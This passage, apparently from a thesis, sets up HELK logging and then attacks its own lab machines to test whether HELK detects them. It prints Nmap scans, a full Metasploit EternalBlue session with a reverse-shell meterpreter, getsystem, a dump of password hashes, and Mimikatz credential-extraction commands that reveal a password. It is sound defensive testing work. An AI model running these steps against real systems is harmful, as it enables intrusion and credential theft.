
Computer Configuration – Administrative Templates - System – Audit Process Creation



Picture 26: Command line logging


- PowerShell logging

Computer Configuration – Administrative Templates – Windows Components – Windows PowerShell




Picture 27: PowerShell script logging

We also need to create a file profile.ps1, which should execute every time we open PowerShell. This file contains two variables that need to be set to True.



Picture 28: Profile.ps1


The first variable is going to enable logging of errors and the second one logs the start and stop of commands. To verify they really work we can call these variables in PowerShell. Since they appear True they are working.



Picture 29: Variables verification

- Task scheduler logging

We search for Task Scheduler and then we just click `Enable All Tasks History`. The policy is set when we see "`Disable All Tasks History`".




Picture 30: Task Scheduler

The configuration of data logging has completed. After that, we can download and install Winlogbeat.

4.3 Winlogbeat

Winlogbeat [13] is the agent, which will give us the ability to send the logs from our Windows machine to Logstash. It may run either on endpoints or on a centralized WEF server (that terminals are forwarding to). First, we download the necessary files from the elastic site [14].

There is a default configuration file in the folder we downloaded, that we need to replace. Instead, we use the Winlogbeat configuration file recommended by HELK since it uses the Kafka output plugin and it is already pointing to the right ports with recommended options. We get to Cyb3rWard0g's GitHub repository and locate the winlogbeat.yml configuration file. Cyb3rWard0g's Winlogbeat file is located in this link https://github.com/Cyb3rWard0g/HELK/tree/master/configs/winlogbeat.



Picture 31: Winlogbeat.yml file in GitHub

We open the Winlogbeat.yml file with any text editor and then add the HELK IP in the configuration file in the field "hosts" where we are indicated to do so. When we are done, copy the file into the winlogbeat folder and replace the default winlogbeat.yml file with the newly configured one.

winlogbeat.yml

```
###################### Winlogbeat Configuration Example #########################
# Winlogbeat 6, 7, and 8 are currently supported!
# You can download the latest stable version of winlogbeat here:
# https://www.elastic.co/downloads/beats/winlogbeat

# For simplicity/brevity we have only enabled the options necessary for sending windows logs to HELK.
# Please visit the Elastic documentation for the complete details of each option and full reference config:
# https://www.elastic.co/guide/en/beats/winlogbeat/current/winlogbeat-reference-yml.html

#------------------------- Windows Logs To Collect -----------------------------
winlogbeat.event_logs:
  - name: Application
    ignore_older: 30m
  - name: Security
    ignore_older: 30m
  - name: System
    ignore_older: 30m
  - name: Microsoft-windows-sysmon/operational
    ignore_older: 30m
  - name: Microsoft-windows-PowerShell/Operational
    ignore_older: 30m
    event_id: 4103, 4104
  - name: Windows PowerShell
    event_id: 400,600
    ignore_older: 30m
  - name: Microsoft-Windows-WMI-Activity/Operational
    event_id: 5857,5858,5859,5860,5861

#------------------------------ Kafka output --------------------------------
output.kafka:
  # initial brokers for reading cluster metadata
  # Place your HELK IP(s) here (keep the port).
  # If you only have one Kafka instance (default for HELK) then remove the 2nd IP that has port 9093
  hosts: ["192.168.91.139:9092",]
  topic: "winlogbeat"
  ############################## HELK Optimizing Latency ######################
  max_retries: 2
  max_message_bytes: 1000000
```


Picture 32: Winlogbeat configuration file

Next, we install the service. It is displayed as stopped so we go to `services.msc`, we locate the corresponded service, press `Start` to begin and set the `Status` type to `Automatic`.

```
PS C:\Users\Konstantinos\desktop\winlogbeat-7.14.1-windows-x86_64\winlogbeat-7.14.1-windows-x86_64> .\install-service-winlogbeat.ps1

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat
```

Picture 33: Winlogbeat installation and status



Picture 34: Winlogbeat service running

4.4 Filebeat

For the Ubuntu virtual machine, we cannot use Winlogbeat because it is configured for Windows instances only. For this purpose, Filebeat was used.

Filebeat is a data shipper as well as Winlogbeat. It belongs to the Beats family. It is therefore not a replacement for Logstash but these two should be used in tandem. Filebeat has low memory footprint, can handle large bulks of data and support encryption.

To install Filebeat we can use curl in Ubuntu. The command for this is the following:

```
curl -L –O https://artifacts.elastic.co/downloads/beats/filebeat /filebeat-7.16.3-linux-x86_64.tar.gz tar xzvf filebeat-7.16.3-li nux-x86_64.tar.gz
```

When we finish downloading the Filebeat folder, we need to configure the filebeat.yml in order to send logs to the correct HELK instance we have set up. Again, in Cyb3rWard0g's repository in GitHub there is a similar file, which has the optimal configuration. We follow the same steps as before and configure the IP to be the one HELK has been assigned and the path where the logs are generated. In the end, we copy this new file to the Filebeat folder and replace the old one.

```
12  #================================ Outputs =====================================
13  #----------------------------- Kafka output --------------------------------
14  output.kafka:
15    hosts: ["<HELK-IP>:9092", "<HELK-IP>:9093"]
16    topic: "filebeat"
17    max_message_bytes: 1000000
18  #================================ Procesors =====================================
19  processors:
20    - add_host_metadata: ~
21    - add_cloud_metadata: ~
```

Picture 35: Part of the filebeat.yml file before configuration

We will be running Filebeat as root, so we need to change ownership of the configuration file by running this command:

`sudo chown root filebeat.yml`

Then we just start Filebeat by typing `sudo ./filebeat -e`


After that, Filebeat should begin streaming events to Elasticsearch.

4.5 Kibana User Interface

The tool we are going to use to visualize the alerts is Kibana. Kibana is a web application, which means we will need a browser to access it. It is possible to access Kibana from every client in our network and not only from the Ubuntu computer that hosts HELK. There is also no limitation in which browser to use, but the latest version of each one is the most preferable. The link we are using consists of the HELK IP. In our case, this is 192.168.91.139. After that, the application will prompt us to insert the credentials we submitted in the initial installation of HELK. These credentials are “helk” as the username and “hunting” as the password.

When we first view the Kibana dashboard, we can locate all the tabs on the left side of the page. In most cases, the default tab we are shown is “Dashboard”, in which we can make our default dashboards or use the templates provided by Kibana. Another useful tab is Discover. In this tab, we can observe a more analytical approach of logs. There is a table that concentrates every log sorted usually by time and a bar diagram depicting the number of logs in a given period. Other functionalities of HELK include the ability to upload a dataset of logs from Windows or Linux machines and the analysis of these logs, the creation of our own charts in the “Visualization” tab and the creation of new topics in indices in order to receive logs from various applications other than Operating Systems.

In our case the Discover tab seems to be the most suitable to visualize logs and alerts.



Picture 36: Kibana's customized "Discover" Tab

For our Threat Hunting to be easier and successful we will customize the table below the chart to be meet our needs. The fields we can select are of course plenty and are related to the types of logs HELK receives. Firstly, we want to observe time, date and which process relates to each log. Then, we need to see the MITRE ATT&CK rules that are triggered as well as their technique ID. It is also important to know which client has sent this log and from which user. Finally yet importantly, we want to be able to see the IP of the attacker if possible or an external IP in which information are sent. Therefore, we use the fields `src_ip_address` and `dst_ip_address` interchangeably.

5. ATTACKS

The only thing left to do is to put HELK to the test. To evaluate its effectiveness we set up the lab environment as described previously. The attacker, using Kali Linux, will simulate the attacks by following these steps:

- Reconnaissance and Enumeration
- Exploitation and Privilege Escalation
- Brute force attack
- Malware Injection
- Maintain Persistence
- Covering tracks

We tried to simulate as many different cases as possible for our evaluation to be more complete. In each step, at least two different methods/tools are used with the exception of the Brute force attack. The selection of these steps also simulates a realistic scenario in which the attacker uses the information gathered in the previous steps to complete the following steps. Therefore these steps are connected. The purpose of this is to understand that defensive mechanisms are built in layers and so threat hunting is a procedure based on tracking the adversary through multiple events.

The phases of our simulated attacks are a simplified version of the penetration testing steps that SANS [26] and NIST [27] propose in their respective papers. On one hand, SANS [26] proposes as a first step, information gathering and vulnerability scanning. We simulate both of these techniques in our methodology. Then, SANS proposes a large category named “Penetration attempt” which includes password cracking, social engineering to exploit procedures and systems and many more. We used this as a basis to divide our attacks to broader categories.

The NIST technical instructions [27] on the other hand are more analytical and has a full checklist of attack vectors. We excluded social engineering and other methods that require human-to-human interaction because they outside the scope of this thesis. In addition, we did not test any web application and, hence, no SQL Injections, Cross Site Scripting or Buffer Overflows will be tested in this project.

To complete the whole adversary simulation we had to use malware and hide the attacker’s tracks, which of course are not included in any penetration testing methodology.

5.1 Reconnaissance and Enumeration

Reconnaissance is the systematic attempt to locate, gather, identify, and record information about a target. It can be active or passive according to the method used. Passive reconnaissance methods are Internet and open-source research in which the attacker does not contact the victim directly but tries to mine information that will prove useful in future steps of the attack, such as phone numbers, contact names, email addresses, security-related information and even resumes. Another passive method is email harvesting in which the attacker tries to collect as many emails as he can via the Internet in order to use it for sending spam or phishing mails. There are specialized email harvesters that can be used instead of a manual approach to this method, saving the attacker time and effort.

Active reconnaissance methods are the ones that require the attacker to get involved with the victim. These can be Social engineering in which the attacker pretends to be an authority figure, a known person to the victim or an enterprise official and tries to trick the victim into

sharing willingly information with him. An active method is also an active scanning, which we will demonstrate. In this case, the attacker uses a tool to scan for the information he seeks to gather such as open ports or available services that can be exploited. Adversaries may perform different forms of active scanning depending on what information they need. The more the attacker tries to discover, the easier it is for him to be compromised. Therefore, there are stealth scans, vulnerability scans etc.

Enumeration is a method that is actually included in the Reconnaissance category of attacks. Once the initial information has been gathered and there has been a scan of all the available hosts and devices in a network, the adversary can use enumeration techniques to determine open shares, software versions, user accounts and other more detailed info. In most cases, scanning tools also include enumeration techniques and call them “advanced scans”.

5.1.1 Nessus

Nessus is a vulnerability-scanning tool well suited for large enterprise networks. It scans a network’s devices and raises alerts if vulnerabilities, which can be exploited by adversaries, may be found. It is not an all-in-one security solution rather than a good starting point to fortify your defense. It is not included in the initial Kali Linux installation and therefore we had to download and install it. We tried two different kinds of scan with Nessus, the Host Discovery Scan and the Basic Scan.

The Host Discovery Scan simply discovers every device in the network. We need to insert the specific IP range we want to search, in our case the network 192.168.91.0/24. After that, we can select whichever host we want to run the Basic Scan on. The Basic Scan utility is an Enumeration utility. It gives us plenty of information about the host we selected.

The Host Discovery Scan revealed every device in our network even virtual switches and routers, so it was more than successful. Then, we could select any device we wanted to run a Basic Scan. We will present the Basic Scan in the Windows 7 client.

By scanning the Windows 7 virtual machine, many vulnerabilities were observed. In fact, Nessus found 33 vulnerabilities during the scan. One interesting vulnerability is the MS17-010, which is a vulnerability to the Eternal Blue exploit. It also gave us many more information, such as the ports we could find open in this host.

Sev	Name	Family	Count	
CRITICAL	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)	Windows	1	
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (r…	Windows	1	
CRITICAL	Unsupported Windows OS (remote)	Windows	1	
HIGH	Microsoft Windows SMBv1 Multiple Vulnerabilities	Windows	1	
HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (…	Windows	1	
INFO	WMI Not Available	Windows	1	

Picture 37: Most important vulnerabilities found by Nessus

The open ports we found were among others, 139, 445, 2869 and 3389. Port 3389, which is referred to Windows Remote Desktop, was also open in the Windows 10 client. We will use this information in future steps.

5.1.2 Nmap

Nmap is a free and open source utility for network discovery and security auditing. It uses IP packets in novel ways to determine what hosts are available on the network, what services those hosts are offering, what operating systems they are running, what type of packet filters are in use, and dozens of other characteristics. Nmap is a built-in tool in the Kali Linux distribution and is very effective in scanning rapidly large networks, but works fine against a single host also.

We used Nmap in its command-line environment and not the full suite, which includes the graphical user interface, called Zenmap. Nmap uses a number of switches to determine the type of scan we want to carry out. For example by using the –sV switch we enable the version detection mode. It is a switch, in which Nmap tries to determine the version of applications and services that are being run on the ports it scanned. This could be a typical enumeration case.

For the stealthier scan with Nmap, we used the switches –Pn and –O. The first one skips the host discovery process and treats all the hosts in the given range as online. The –O switch uses OS detection by using fingerprinting of the TCP/UDP packets received. Therefore, the command in use is this:

```
nmap -Pn -O 192.168.91.0/24
```

The full scan required the use of the –Pn switch again with the addition of the –A switch. The new switch enables OS detection, version detection, script scanning, and traceroute. Again, the command in use is the following:

```
nmap –Pn –A 192.168.91.0/24
```

These commands can also be used to target directly a host by declaring its IP or by using a domain name. In Figure 35, we can see the use of Nmap against the 192.168.91.143 IP that is the Windows 7 host.

Picture 38: Nmap full scan on host 192.168.91.143

Both scans were successful on all hosts. On the first case, the attacker got all the open ports and the operating system versions of the victims and in the full scan, the adversary got all the details he needed.

5.2 Exploitation and Privilege Escalation

Exploitation is the act of taking advantage of a vulnerability in a service or application and using it to penetrate in it. For an exploit to be effective typically, an adversary needs to initiate a series of suspicious operations to set it up. There are two types of exploits. Known exploits and unknown exploits.

Known exploits are these that have been made known to the authors of the affected software. The authors often fix this vulnerability through a patch to make the exploit unusable. Then this information is made available to security vendors as well. There are some organizations that list every publicly made vulnerability and provide an identification and a description.

Unknown exploits or Zero-day exploits are unknown to anyone, including their developers. Thus, the security vendor is unaware of the existence of this vulnerability in his own software. It is the most dangerous type of the two because the vulnerability is made known when an attacker is detected using it. Once such an exploit occurs, systems running the exploit software are vulnerable to a cyber-attack.

Privilege Escalation consists of techniques that attackers use to gain higher-level permissions on a system or network. In many cases, an adversary may access a system but needs elevated permissions to continue with his attack. Examples of elevated access include taking control of local administrators, user accounts with admin-like access, user accounts with access to mission critical network infrastructure or systems and system accounts (root level).

5.2.1 Metasploit

The Metasploit framework is a Ruby-based, modular penetration-testing tool that can be used to probe systematic vulnerabilities on networks or systems. It is open-source and thus can be customized and install on many different operating systems. Metasploit is an application built-in the Kali Linux operating system. It supports numerous exploits and payloads.

In the previous step (Reconnaissance), we mentioned the MS17-010 vulnerability. This vulnerability can be exploited with the exploit Eternal Blue. Eternal Blue is one of the many exploits disclosed on 14/04/2017 by a group known as Shadow Brokers. WannaCry is a ransomware utilizing the Eternal Blue exploit. For Eternal Blue to succeed SMB v1 needs to be operational and ports 139 and 445 open. As we saw in the enumeration step, this seems to be the case in the Windows 7 host.

To start the Metasploit framework we type `msfconsole` in the Console environment. Then, to use the specific exploit we need to locate it in the files of Metasploit and run it. Moreover, the target system needs to be specified with the command `set RHOST.` After that, we run the command `exploit` and the exploit initiates. The whole process is very straightforward. When the attack finishes we are informed that a session with the targeted host has opened.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.91.143
RHOST ⇒ 192.168.91.143
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.91.140:4444
[*] 192.168.91.143:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.91.143:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.91.143:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.91.143:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.91.143:445 - The target is vulnerable.
[*] 192.168.91.143:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.91.143:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.91.143:445    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.91.143:445 - Connecting to target for exploitation.
[+] 192.168.91.143:445 - Connection established for exploitation.
[+] 192.168.91.143:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.91.143:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.91.143:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.91.143:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.91.143:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.91.143:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.91.143:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.91.143:445 - Sending all but last fragment of exploit packet
[*] 192.168.91.143:445 - Starting non-paged pool grooming
[+] 192.168.91.143:445 - Sending SMBv2 buffers
[+] 192.168.91.143:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.91.143:445 - Sending final SMBv2 buffers.
[*] 192.168.91.143:445 - Sending last fragment of exploit packet!
[*] 192.168.91.143:445 - Receiving response from exploit packet
[+] 192.168.91.143:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.91.143:445 - Sending egg to corrupted connection.
[*] 192.168.91.143:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.91.143
[*] Meterpreter session 1 opened (192.168.91.140:4444 → 192.168.91.143:49175) at 2021-11-25 21:33:53 +0200
[+] 192.168.91.143:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.91.143:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.91.143:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Picture 39: Eternal Blue exploit via Metasploit

After the exploit is successful, Metasploit gives also the opportunity to elevate privileges. By running specific commands in the meterpreter session, we can either gain elevated access or run command-line remotely.

The first command we tried is `getsystem.` Getsystem gives us root access if we had previously entered the system with a simple user account. Then we run `hashdump`, which gives the password hashes for all the available users. A weak password could easily be uncovered if its hash is available in an online database. Last but not least, we run `shell` to gain command-line access to the Windows client.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:10eca58175d4228ece151e287086e824:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:3850a24afc50bfd35b964e208522e413:::
victim1:1000:aad3b435b51404eeaad3b435b51404ee:66c05ccb0dff0126ef2f20ad7289699f:::
meterpreter > shell
Process 1676 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users>
```

Picture 40: Privilege escalation commands in meterpreter

To examine if HELK can detect file movement, we also downloaded and uploaded files. The adversary downloaded a text file named Very_Important_Document.txt from the victim's desktop.

5.2.2 Mimikatz

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of

networks. Attackers commonly use Mimikatz to steal credentials and escalate privileges: in most cases, endpoint protection software and anti-virus systems will detect and delete it.

Some of the privilege escalation techniques Mimikatz provides are Pass-the-Hash, Pass-the-Ticket, Kerberos Golden-Ticket and Kerberos Silver-Ticket. The most common module used in Mimikatz is Sekurlsa. This module is used to extract clear text passwords from memory.

To upload the Mimikatz executable file in the Windows 7 virtual machine we used the Eternal Blue exploit via the Metasploit framework.

```
meterpreter > upload mimikatz_trunk
[*] uploading  : /home/kali_attacker/Desktop/mimikatz_trunk/README.md → mimikatz_trunk\README.md
[*] uploaded   : /home/kali_attacker/Desktop/mimikatz_trunk/README.md → mimikatz_trunk\README.md
[*] uploading  : /home/kali_attacker/Desktop/mimikatz_trunk/kiwi_passwords.yar → mimikatz_trunk\kiwi_passwords.yar
[*] uploaded   : /home/kali_attacker/Desktop/mimikatz_trunk/kiwi_passwords.yar → mimikatz_trunk\kiwi_passwords.yar
[*] uploading  : /home/kali_attacker/Desktop/mimikatz_trunk/mimicom.idl → mimikatz_trunk\mimicom.idl
[*] uploaded   : /home/kali_attacker/Desktop/mimikatz_trunk/mimicom.idl → mimikatz_trunk\mimicom.idl
meterpreter >
```

Picture 41: Mimikatz upload

After the upload of the Mimikatz folder, the attacker runs the executable file. Mimikatz needs to be “Run as Administrator”. Therefore, even if the attacker has gained access to the system with an administrator account, it is not completely clear that Mimikatz will run. A good practice is to gain access with the System account, so it might not needed to use the “Run as Admin” option.

At first, we have to use the command `privilege::debug` to see if we have the appropriate permissions to continue. We can log the program’s output if we want to, but it is not necessary. To see all the passwords stored in memory we have to run the command `sekurlsa::logonpasswords`. As we can observe in Figure 39, the password of the user **`victim1`** is **`123456!a,`** therefore the use of Mimikatz was a success.

We already know that Mimikatz acquires information about credentials in many ways, including from the LSASS Memory. In that way, we expect that HELK will alert us about the lsass.exe process being run or interrupted.

```
mimikatz 2.2.0 x64 (oe.eo)

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
